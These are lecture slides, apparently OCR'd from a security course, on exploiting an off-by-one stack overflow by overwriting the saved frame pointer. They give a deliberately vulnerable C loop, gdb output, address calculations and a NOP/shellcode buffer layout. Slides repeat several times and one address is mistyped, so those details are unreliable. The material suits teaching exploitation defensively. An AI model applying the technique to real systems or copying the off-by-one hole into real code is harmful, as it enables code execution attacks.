
    return 0;
}
```

func() Epilogue

```
func(char *sm) {
    char buffer[256];
    int i;


    for(i = 0; i <= 256; i++)
    {
        buffer[i]=sm[i];
    }
}

mov %ebp, %esp ←
pop %ebp
ret
```




func() Epilogue

```
func(char *sm) {  
    char buffer[256];  
    int i;  
  
    for(i = 0; i <= 256; i++)  
    {  
        buffer[i]=sm[i];  
    }  
    mov %ebp, %esp  
    pop %ebp  
    ret  
}
```




func() Epilogue

```
func(char *sm) {  
    char buffer[256];  
    int i;  
  
    for(i = 0; i <= 256; i++)  
    {  
        buffer[i]=sm[i];  
    }  
    mov %ebp, %esp  
    pop %ebp  
    ret
```




func() Epilogue

```
func(char *sm) {  
    char buffer[256];  
    int i;  
  
    for(i = 0; i <= 256; i++)  
    {  
        buffer[i]=sm[i];  
    }  
    mov %ebp, %esp  
    pop %ebp  
    ret  
  
main: return 0  
    (saved_eip)
```



Overflown Stack Before Returning




Tracking The Frame Pointer

- `mov %ebp, %esp`
 - Stack pointer takes frame pointer's value
 - If we can control the frame pointer we can control the stack pointer
- `pop %ebp`
 - Stack pointer is now (frame pointer + 4 bytes)
- `ret`
 - The saved program counter is popped from the stack
 - Program counter becomes *(original frame pointer + 4 bytes)

Exploiting an Off-by-one Overflow

- By modifying the value of the saved frame pointer it is possible to provide an arbitrary value for the new stack pointer, and, in turn, for the value to be popped into the program counter
- This can be exploited to jump to attacker-supplied code
- The attack buffer is (in reverse):
 - nops
 - shellcode
 - &shellcode
 - Lowest order byte of frame pointer

Smashing the Frame Pointer



Finding the Buffer Address

- We need to be able to determine the address of the buffer
- Find stack pointer value (%esp) at start of func () with debugger

```
(gdb) disassemble func
Dump of assembler code for function func:
0x8048134 <func>:      pushl   %ebp
0x8048135 <func+1>:    movl    %esp,%ebp
0x8048137 <func+3>:    subl    $0x104,%esp
0x804813d <func+9>:    nop
(gdb) break *0x804813d
Breakpoint 1 at 0x804813d
(gdb) info register esp
esp                0xbffffc60        0xbffffc60
```

- `&buffer = %esp + 4` // the size of 'int i'

Determining &&shellcode

- From the buffer address, we have to determine where the four bytes containing the shellcode address are
 - Add 256 bytes to account for the buffer length
 - Subtract 4 bytes for size of pointer
- $\&\&\text{shellcode} = 0\text{xbffffc64} + 0\text{x100} - 0\text{x04} = 0\text{xbffffd60}$

Computing the Overflowing Byte and &shellcode


- With high likelihood, the most significant 3 bytes of %ebp and &&shellcode are the same
- We want %ebp to be (&&shellcode - 4), since %esp is incremented when %ebp is popped from stack (pop %ebp)
- Desired byte is (&&shellcode - 4) & 0x000000ff = 0x5c
- We have to choose a value to jump to in the NOP range
 - Say 0xbfffc74 (16 bytes within the buffer)

Overflowed Buffer Contents

	ebp[0] bf	ebp[1] ff	ebp[2] fd	0x5c
0xbffffd60	0xbffffc74			
0xbffffd5c	shellcode ends			
	...			
	shellcode starts			
	nop			
0xbffffc74	...			
	nop			
	int i			


func() Epilogue

```
func(char *sm) {  
    char buffer[256];  
    int i;  
  
    for(i = 0; i <= 256; i++)  
    {  
        buffer[i]=sm[i];  
    }  
    mov %ebp, %esp  
    pop %ebp  
    ret
```




func() Epilogue

```
func(char *sm) {  
    char buffer[256];  
    int i;  
  
    for(i = 0; i <= 256; i++)  
    {  
        buffer[i]=sm[i];  
    }  
    mov %ebp, %esp  
    pop %ebp  
    ret  
}
```




func() Epilogue

```
func(char *sm) {  
    char buffer[256];  
    int i;  
  
    for(i = 0; i <= 256; i++)  
    {  
        buffer[i]=sm[i];  
    }  
    mov %ebp, %esp  
    pop %ebp  
    ret
```



func() Epilogue

```
func(char *sm) {  
    char buffer[256];  
    int i;  
  
    for(i = 0; i <= 256; i++)  
    {  
        buffer[i]=sm[i];  
    }  
    mov %ebp, %esp  
    pop %ebp  
    ret  
  
main: return 0  
    (saved_eip)
```

